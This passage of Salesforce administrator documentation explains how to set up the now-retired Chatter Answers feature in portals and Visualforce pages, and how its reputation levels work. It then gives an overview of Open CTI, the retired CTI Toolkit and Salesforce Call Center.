Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To assign data categories to Chatter Answers:

- "Customize Application"

Note: Each zone in Chatter Answers can be associated with a top-level category. For a zone to be visible to a customer, the customer's user profile must have visibility to that zone's top-level data category. In addition, if a customer has visibility to child data categories but not to the top-level data category associated with a zone, the zone won't be visible to them.

SEE ALSO:

Setting Up Chatter Answers

Data Categories in Salesforce.com

Configure Salesforce Knowledge for Chatter Answers

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

To display Salesforce Knowledge articles in your Chatter Answers zones, you must:

1. Implement Data Categories (if you haven't done so already).
2. Implement Salesforce Knowledge (if you haven't done so already).
3. Configure both for Chatter Answers.

You configure each zone with a top-level data category (topic) in which customers and support agents can categorize and filter questions and knowledge articles.

1. If you use role-based data category visibility, set the Default Data Category Visibility to `All Categories` so that customers not included in your organization's role hierarchy, such as high-volume portal users, can access categories that include questions and Salesforce Knowledge articles.

   Alternatively, use permission sets or profiles to set data category visibility.
2. Create one category group for all of your communities so that you're less likely to reach the limit of three active data categories. Then add a child category for each community; and add child categories to those categories to provide topics.
3. Activate the category group you want available to Chatter Answers so that users can access it.
4. Grant "Read" permissions to specific article types on the profiles of Chatter Answers users so that they can access articles from your zones.
5. Optionally, allow support agents to promote replies to draft articles in the knowledge base so that your support team can capture useful information quickly.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To create or edit users:
- "Manage Internal Users"

To create article types and article actions:
- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

To manage synonyms:
- "Manage Synonyms"

To create data categories:
- "Manage Data Categories"

SEE ALSO:

Chatter Answers Implementation Overview

Setting Up Chatter Answers

Data Category Visibility

Create and Modify Category Groups

Adding Chatter Answers to a Portal

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

You can add Chatter Answers to an existing Customer Portal or Partner Portal so that portal users can access Chatter Answers zones from one of your established channels. After users log in to one of your portals, they can access Chatter Answers from a tab and choose which zone to view from a drop-down list. If you only want to display Chatter Answers in your portals, then you don't need to set up a Force.com site to host Chatter Answers. However, a site lets guest users access some Chatter Answers data without a login, whereas portals do not.

The following occurs to Chatter Answers when it appears in a portal:

- Chatter Answers displays as a tab, which you can rename.
- A drop-down list lets portal users switch between all of your Chatter Answers zones.
- The **My Settings** link for users is replaced by **Enable Emails** and **Disable Emails**.
- **Sign In** and **Sign Up** are removed because portal users can only view Chatter Answers after they've logged in to your portal.
- Chatter Answers displays a look and feel, which you can't customize.
- The **Need help?** link is removed.
- If you display Chatter Answers with a Visualforce page on a portal, the option for users to switch zones in a portal isn't available.

SEE ALSO:

Setting Up Chatter Answers

Setting Up Your Customer Portal

Add Chatter Answers to a Customer Portal

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To add Chatter Answers to a Customer Portal:

- "Customize Application"

You can add Chatter Answers to an existing Customer Portal so that portal users can access Chatter Answers zones from one of your established support channels.

1. Enable Chatter Answers for portals:
   a. From Setup, enter *Chatter Answers Settings* in the Quick Find box, then select **Chatter Answers Settings**.
   b. Click **Edit**.
   c. Select Show Chatter Answers in Portals.
   d. Click **Save**.

2. Edit Customer Portal user profiles to support Chatter Answers.

   Using the enhanced profile user interface, follow these steps:

   a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
   b. Click **Edit** next to a portal user profile.
   c. In the Apps section of the page, select **Object Settings**.
   d. On the Object Settings page, select **Q&A**.
   e. In Tab Settings, select Default On.
   f. Click Save and navigate back to the Objects Settings page.
   g. Select **Questions and Answers**, and in the Object Permissions section select Read and Create.
   h. Click **Save**.

   Using the original profile interface, follow these steps:

   a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
   b. Click **Edit** next to a portal user profile.
   c. In Tab Settings, select Default On for **Q&A**.
   d. In Standard Object Permissions, select Read and Create on Questions.
   e. Click **Save**.

3. Add the Chatter Answers User feature license to Customer Portal users:

   a. From Setup, enter *Users* in the Quick Find box, then select **Users**.
   b. Click **Edit** next to a portal user.
   c. In the General Information area, select Chatter Answers User.
   d. Click **Save**.

4. Add Chatter Answers as a tab to your Customer Portal:

   a. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
   b. Click the name of a Customer Portal.
   c. Click **Customize Portal Tabs**.
   d. Select Q&A and click the **Add** arrow to move it into the Selected Tabs box.
   e. Click **Save**.

5. Optionally, rename the Q&A tab for your Customer Portal:

   a. From Setup, enter *Rename Tabs and Labels* in the Quick Find box, then select **Rename Tabs and Labels**.
   b. Click **Edit** next to Questions.
   c. Click **Next**.
   d. In Other Labels, rename Q&A. You can only rename it as Singular, not Plural.
   e. Click **Save**.

SEE ALSO:

Adding Chatter Answers to a Portal

Adding Chatter Answers to a Partner Portal

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

You can add Chatter Answers to an existing Partner Portal so that portal users can access Chatter Answers zones from one of your established partner channels.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To add Chatter Answers to a Partner Portal:
- "Customize Application"

1. Enable Chatter Answers for portals:
   a. From Setup, enter *Chatter Answers Settings* in the Quick Find box, then select **Chatter Answers Settings**.
   b. Click **Edit**.
   c. Select Show Chatter Answers in Portals.
   d. Click **Save**.
2. Edit Partner Portal user profiles to support Chatter Answers:
   a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
   b. Click **Edit** next to a portal user profile.
   c. In the Apps section of the page, select **Object Settings**.
   d. On the Object Settings page, select **Q&A**.
   e. In Tab Settings, select Default On.
   f. Click Save and navigate back to the Objects Settings page.
   g. Select **Questions and Answers**, and in the Object Permissions section select Read and Create.
   h. Click **Save**.
3. Add the Chatter Answers User feature license to Partner Portal users:
   a. From Setup, enter *Users* in the Quick Find box, then select **Users**.
   b. Click **Edit** next to a portal user.
   c. In the General Information area, select Chatter Answers User.
   d. Click **Save**.
4. Add Chatter Answers as a tab to your Partner Portal:
   a. From Setup, enter *Partners* in the Quick Find box, then select **Settings**.
   b. Click the name of a Partner Portal.
   c. Click **Customize Portal Tabs**.
   d. Select Chatter Answers and click the **Add** arrow to move the Chatter Answers tab into the Selected Tabs box.
   e. Click **Save**.
5. Optionally, rename the Chatter Answers tab for your Partner Portal:

a. From Setup, enter *Rename Tabs and Labels* in the Quick Find box, then select **Rename Tabs and Labels**.
b. Click **Edit** next to Questions.
c. Click **Next**.
d. In Other Labels, rename Q&A. You can only rename it as Singular, not Plural.
e. Click **Save**.

SEE ALSO:

Adding Chatter Answers to a Portal

Adding a Custom Visualforce Page to Display Chatter Answers

Use a Visualforce page to provide a custom Chatter Answers experience for your customers.

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To create a Visualforce page:
- "Customize Application"

To add a Visualforce tab:
- "Customize Application"

You must have a Visualforce page created that includes either the `chatteranswers:allfeeds` component or a combination of the following components: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`.

To add a custom Visualforce page for displaying Chatter Answers:

1. From Setup, enter *Tabs* in the Quick Find box, then select **Tabs** to display a list of your organization's Visualforce tabs.
2. In the Visualforce section, click New to create a new Visualforce tab.
3. Select the Visualforce page you want to use and add details for the other fields on the page.
4. Click Next.
5. Select which user profiles can see the tab.
6. Select the custom apps from which the tab will be available.
7. Click Save.

To add the Visualforce tab as a Community tab, make sure the page is available in the community's tabs.

To add the Visualforce tab to a Customer Portal, make sure the Visualforce tab is configured to show in the portal.

You don't need to add the Visualforce tab to a Force.com site. Just make sure that you have created the Visualforce page with Chatter Answers components before you set up the site.

SEE ALSO:

Customizing Chatter Answers using Visualforce Pages

Troubleshooting Chatter Answers Setup

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

After you set up a Chatter Answers community, you can view a snapshot of all of its configurations on one page so that you don't have to visit several pages in setup to diagnose issues.

1. From Setup, enter *Sites Settings* in the Quick Find box, then select **Sites Settings**.
2. In the Site Snapshot column, click **View** next to the Force.com site associated with your community.
3. Click ▶ to show or ▼ to hide various settings.
4. Click **Go!** to go to a specific page in setup where you can change settings.

Example: For example, you can use a site snapshot to see if the Force.com site hosting your community is marked Active or to verify the names of the user profiles assigned to your Customer Portal.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To view Setup:
- "View Setup and Configuration"

To set up Chatter Answers:
- "Customize Application"

SEE ALSO:

Chatter Answers Implementation Overview

Chatter Answers Users Overview

Setting Up Chatter Answers

Chatter Answers Users Overview

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Because Chatter Answers integrates several features with the Customer Portal, managing Chatter Answers users is similar to managing Customer Portal users. Use the following to manage the data and functions that are accessible to Chatter Answers users:

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

- Profiles, permissions, and access settings determine a user's permission to perform different functions, such as adding comments to a case.
- User licenses define which profiles and permission sets are available to a user, such as the High Volume Customer Portal (Service Cloud Portal User) or Customer Portal Manager Custom license.
- Feature licenses entitle a user to additional Salesforce features, such as Chatter Answers.
- Field-level security defines which fields users can access, such as fields on Salesforce Knowledge articles.
- Sharing sets let you selectively grant record access to defined groups of high-volume portal users.

Chatter Answers excludes some features typically available to Customer Portal users, such as:

- Ideas
- Groups
- Teams
- Reports
- Content
- Page layouts
- Custom objects
- Delegated external user administration
- Customer Portal role hierarchy (available, but not used)
- Customer Portal sharing rules, except for high-volume portal users

Chatter Answers users can only access the following records from your zone:

- Cases
- Questions
- Replies (answers)
- Salesforce Knowledge articles

Chatter Answers is designed to support one user language for each zone that you create. When you enable Chatter Answers, the Visualforce pages automatically added to your organization inherit your organization's default language. However, you can change the language attribute on each Visualforce page. Users who self-register for your zone inherit your organization's default language. Guest users view your zone in the language specified in the Visualforce pages, no matter the language chosen for their browsers.

Note:

- Chatter Answers users can't change their language, timezone, or locale settings.
- Portal users must have the Chatter Answers User feature license to use Chatter Answers. This feature license is automatically assigned to high-volume portal users who self-register forChatter Answers. You can manually assign the license to users who don't self-register by editing a user and clicking `Chatter Answers User`.
- Authenticated Website User profiles don't have access to Chatter Answers.

Internal users with permission to see Chatter Answers can see all zones in the Q&A tab in their organization. If internal users sign in to a community, they see only those zones associated with that community.

SEE ALSO:

Setting Up Chatter Answers

Encouraging Participation with Chatter Answers Reputation


Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

Tap into the expertise and knowledge of your most active community members by rewarding their activity. By enabling reputations, you let users earn points and ratings that display in hover details over a user's photo in the feed. As your star posters engage more frequently, they improve the overall content in your community and provide better answers for users who are searching for help with an issue. This means that users who are searching for a solution can be confident that an answer from an expert can be trusted, which means fewer support calls for your organization.



Users earn points when their posts receive votes or are selected as having resolved the question in any of the zones to which they belong. When they earn enough points, the hover details show their reputation as well as the number of posts and questions they've resolved in that zone. Reputation points are calculated separately for each zone, and for the cumulative activity within the entire organization. Users who participate in different zones will have different reputation values for each zone based on their activity in that zone. When users are logged into the internal application, their reputation score is based on their participation in all zones to which they belong.

Chatter Answers comes with the following pre-defined reputation levels that apply to all zones:

Name	Points per Level	Color
Newbie	0 – 499	Green
Smartie	500 – 1999	Blue
Pro	2000 – 4999	Purple
All Star	5000+	Orange

To add or edit reputation level names or points per level in any of your zones, use the ChatterAnswersReputationLevel object in the API. You can create up to 25 different reputation levels for each zone. Colors for the different reputation levels can be changed at the style sheet (CSS) level.

SEE ALSO:

Chatter Answers Users Overview

Chatter Answers Implementation Tips

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

Consider the following information when planning and implementing Chatter Answers.

- We recommend that advanced Salesforce administrators and developers set up and maintain Chatter Answers, as it involves several Salesforce features.
- Before administrators can set up Chatter Answers, their organizations must have implemented Data Categories. If you want Salesforce Knowledge articles to display in your zones, then administrators need to implement Salesforce Knowledge.
- You can customize fields, page layouts, buttons and links, Apex triggers, and validation rules for questions and replies for Chatter Answers from Setup by entering "Chatter Answers" in the `Quick Find` box, then selecting **Chatter Answers** and choosing the appropriate setting.
- After you enable Chatter Answers, several items are automatically added to your organization for use with setting up zones:
  - A Q&A tab where internal users and administrators can view and use Chatter Answers. Administrators can rename this tab.
  - Standard permission settings for Questions on user profiles so that you can grant users permissions to questions and replies.
  - Visualforce pages that you can add to a Force.com site, a tab in a Community, or a Customer Portal so that users can register, sign in, and view feed items on a zone.
  - An Apex class named `ChatterAnswersRegistration` with a method for customizing Account creation for portal users.
  - An Apex trigger for questions named `chatter_answers_question_escalation_to_case_trigger` so that questions with specified attributes are automatically escalated to cases.
  - A workflow field update named `chatter_answers_num_subscriptions_above_` so that when a question is escalated to a case, `Priority` on questions is updated.
  - Two workflow rules, `chatter_answers_no_best_reply_within_time_limit_wf` and `chatter_answers_num_subscriptions_above_limit_wf`, which you can customize and activate so that questions without best replies or questions with a specified number of followers are automatically escalated to cases.
- You can add Chatter Answers to an existing Customer Portal or Partner Portal so that portal users can access Chatter Answers zones from one of your established channels.
- Chatter Answers is designed to support one user language for each zone that you create. When you enable Chatter Answers, the Visualforce pages automatically added to your organization inherit your organization's default language. However, you can change the language attribute on each Visualforce page. Users who self-register for your zone inherit your organization's default language. Guest users view your zone in the language specified in the Visualforce pages, no matter the language chosen for their browsers.
- You can rename `Customer Support` on your zones' user interface. For example, you can change "Customer Support" to "Acme Support." Just edit the Customer Support label on the Question object.
- Questions escalated to cases display a Chatter-like feed on case detail pages. The case detail page also includes a Customer View section that lets support agents reply publicly or privately to the thread posted to the zone.
- Case comments marked `Public` display as private messages from customer support in Chatter Answers. They don't display to the entire community. For example, if a support agent adds a public case comment, it displays only to the case's contact private messages in Chatter Answers. Support agents can read all private and public case comments. .
- Chatter Answers sends email to users when they:

  - Sign up for an account.
  - Follow a question (answers or comments).
  - Receive an answer or comment to their question.
  - Receive a private reply to their question from customer support.
- Internet Explorer 8 users receive a security warning if you customize with URLs that don't include https://.
- Before you make a zone public, add at least 20 frequently asked questions, answers, or articles. This content will generate conversations.
- Create Salesforce Knowledge articles that contain:
  - Your support organization's phone number so that customers can contact your support agents directly.
  - Terms and conditions for zone members, such as when support agents might delete customers' questions and comments.
- Chatter Answers uses the following API objects:
  - Case
  - ChatterAnswersActivity
  - ChatterAnswersReputationLevel
  - Community (Zone)
  - Question
  - QuestionReportAbuse
  - QuestionSubscription
  - Reply
  - ReplyReportAbuse

SEE ALSO:

Chatter Answers Best Practices

Setting Up Chatter Answers

Escalating a Question to a Case in Chatter Answers

If a question in Chatter Answers isn't resolved or its replies aren't satisfactory, administrators and trusted community members such as moderators can escalate the question to a case.

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

After a case is created, the question detail page provides a link to the case for the life of the question. This link also shows the status of the case.

To escalate a question to a case:

1. Click the question title.
2. Click the triangle next to the question to display the drop-down menu, and click **Escalate to Case**.

   Note: This option only appears if the user has permission to create cases. Users created from contacts cannot escalate questions to cases.

3. Update the case fields if you want to change any default values. The question title automatically becomes the case subject.
4. Click **Save**. You are returned to the question detail page, and the case is now available for the Case Owner to resolve.

Note: Closing the case does not mark the question as resolved, and resolving the question does not close the case. The case and the question must be updated separately.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** editions

USER PERMISSIONS

To view the Q&A tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To create cases:
- "Create" on cases

Chatter Answers Best Practices

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Consider the following tips when planning and using Chatter Answers.

- We recommend that you tell support agents that:
  - The `Case Origin` field lists Chatter Answers on any case converted from a question.
  - If they answer a question privately, they can't convert it to a public answer.
- We recommend that you assign a support agent to review public questions from the Q&A tab. Agents can't click **Flag** next to questions or replies that are spam, hateful, or inappropriate, but they can edit and delete questions or replies from a zones via the Q&A tab if they have the "Delete" permission on questions.
- To moderate many questions quickly, we recommend that support agents review questions from pinned lists on the Salesforce console (this requires adding the Q&A tab to the console's Navigation tab.
- To see a list of cases converted from questions, we recommend that administrators or support agents create a case view where Case Origin equals Chatter Answers.

- Because photos added to profiles display externally on Chatter Answers, we recommend that support agents choose photos that match their company's policies and branding.

SEE ALSO:

Chatter Answers Implementation Tips


Setting Up Chatter Answers

Creating Phone Channels

Salesforce Open CTI

Open CTI is a JavaScript API that lets you build and integrate third-party computer-telephony integration (CTI) systems with Salesforce Call Center. To display CTI functionality in Salesforce, Open CTI uses browsers as clients. With Open CTI, you can make calls from a softphone directly in Salesforce without installing CTI adapters on your machines.

Here's how Open CTI connects to your telephony system.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: The way you implement Open CTI depends on your org's user interface. There are separate Open CTI APIs for Salesforce Classic and Lightning Experience. You can't swap the two Open CTI APIs in custom JavaScript code because they behave and function differently. Make sure that you think about where you want to implement your CTI system before you begin developing.

Before the introduction of Open CTI, Salesforce users could only use the features of a CTI system after they installed a CTI adapter program on their machines. These types of programs often included desktop software that required maintenance and didn't offer the benefits of cloud architecture.

Important: CTI Toolkit, also known as the Desktop CTI, is retired. The CTI Toolkit is no longer supported, and any adapters built on the CTI Toolkit won't work. To continue using CTI functionality, migrate to Salesforce Open CTI.

Typically, CTI vendors or partners create Open CTI implementations. After you have an Open CTI implementation, it's integrated with Salesforce using the Salesforce Call Center. Keep in mind that the out-of-the-box Service app is a Salesforce Classic app and only supports Open CTI for Salesforce Classic. To make calls in Lightning Experience, use Open CTI for Lightning Experience in a Lightning Experience app, like our out-of-the-box Service Console app.

CTI vendors and partners use Open CTI in JavaScript to embed API calls and processes. With Open CTI vendors and partners can:

- Build CTI systems that integrate with Salesforce without the use of CTI adapters.
- Create customizable softphones (call-control tools) that function as fully integrated parts of Salesforce and the Salesforce console.
- Provide users with CTI systems that are browser and platform agnostic, for example, CTI for Microsoft® Internet Explorer®, Mozilla® Firefox®, Apple® Safari®, or Google Chrome™ on Mac, Linux, or Windows machines.

SEE ALSO:

Open CTI Developer Guide

Salesforce Call Center

Supported Browsers

Salesforce CTI Toolkit

The CTI Toolkit lets developers build computer-telephony integration (CTI) adapters that integrate Salesforce with third-party CTI systems. With the CTI Toolkit, developers can build CTI adapters that Salesforce Call Center users install on their machines so they can use the features of a CTI system through a softphone.

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Important: The CTI Toolkit is retired. Softphones built with the CTI Toolkit aren't supported. To continue using your softphone, migrate your CTI implementation to Salesforce Open CTI. For more information about the retirement of CTI Toolkit and details about how to migrate to Open CTI, see CTI Toolkit Retirement FAQ.

There are three versions of the CTI Toolkit. Each version provides users with different Salesforce CRM Call Center functionality. However, Salesforce only distributes CTI Toolkit version 4.0 or higher. The following table lists the functionality available in CTI adapters built with each CTI Toolkit:

Functionality	Version 1.0 or Higher	Version 2.0 or Higher	Version 3.0 or Higher	Version 4.0 or Higher
Change the fields and order of fields that display in a SoftPhone	✅	✅	✅	✅
Change the objects and order of links to objects that display in a SoftPhone	✅	✅	✅	✅
Specify the fields that display in the SoftPhone if a single record for a particular object is found	✅	✅	✅	✅
Specify screen pop settings for inbound calls with single, multiple, or no record matches		✅	✅	✅

Functionality	Version 1.0 or Higher	Version 2.0 or Higher	Version 3.0 or Higher	Version 4.0 or Higher
Specify screen pops for inbound calls to display in browser windows that are already open, or in new browser windows or tabs		✅	✅	✅
Specify screen pops to Visualforce pages for inbound calls		✅	✅	✅
Specify screen pops to search pages for inbound calls with multiple record matches		✅	✅	✅
View a call center's version in a `Version` field (from Setup, enter *`Call Centers`* in the `Quick Find` box, then select **Call Centers** and choose a call center)		✅	✅	✅
View an enhanced SoftPhone user-interface in the footer of the Salesforce console			✅	✅
Log calls in the customizable interaction log of the Salesforce console			✅	✅
Support browsers that are cross-domain messaging compatible				✅
Reduce CTI adapter size and complexity				✅

For information about customizing and building CTI adapters, see:

- *CTI Toolkit Developer's Guide (Version 4.0)*
- *CTI Toolkit Developer's Guide (Versions 1.0 to 3.0)*

Partners and developers can download the CTI Toolkit by visiting developer.salesforce.com. The CTI Toolkit provides you with all of the source code, libraries, and files you need to develop your own custom CTI adapter.

SEE ALSO:

Salesforce Call Center

Salesforce Call Center

Call Center integrates Salesforce with third-party computer-telephony integration (CTI) systems. Call center users can see Salesforce information for incoming calls, make out-going calls directly from Salesforce, and report on call outcome, duration, and more. A call center is great for boosting productivity for Salesforce users that spend time on the phone.

Note: Keep in mind that the out-of-the-box Service app is a Salesforce Classic app and only supports Open CTI for Salesforce Classic. To make calls in Lightning Experience, use Open CTI for Lightning Experience in a Lightning Experience app, like our out-of-the-box Service Console app.

To set up a call center, work with a developer or partner to create a CTI implementation that uses the Open CTI API and works with your existing telephony system. Most call centers are created by installing an AppExchange package, then all you have to do is decide which users you want to access the call center.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

After a call center is set up, call center users can make and receive calls with a softphone. Each softphone looks and behaves differently because each CTI implementation is unique. In the console and in Lightning Experience, softphones appear in a footer. In Salesforce Classic, softphones appear in the left sidebar of every Salesforce page.

The call center is all about customization. You can modify softphone layouts and assign specific layouts to selected user profiles. You can also add phone numbers to call center directories so your users all have access to key phone numbers. As your needs change, your call center can be customized and changed too. As an admin, some customization you can do yourself. However, you might want to work with your developers or partners to make functionality changes.

SEE ALSO:

Open CTI Developer Guide

Set Up a Call Center

Creating a Call Center

Managing Call Center Users

Set Up a Call Center

Before Salesforce users can access and use a call center, an administrator must complete various tasks.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

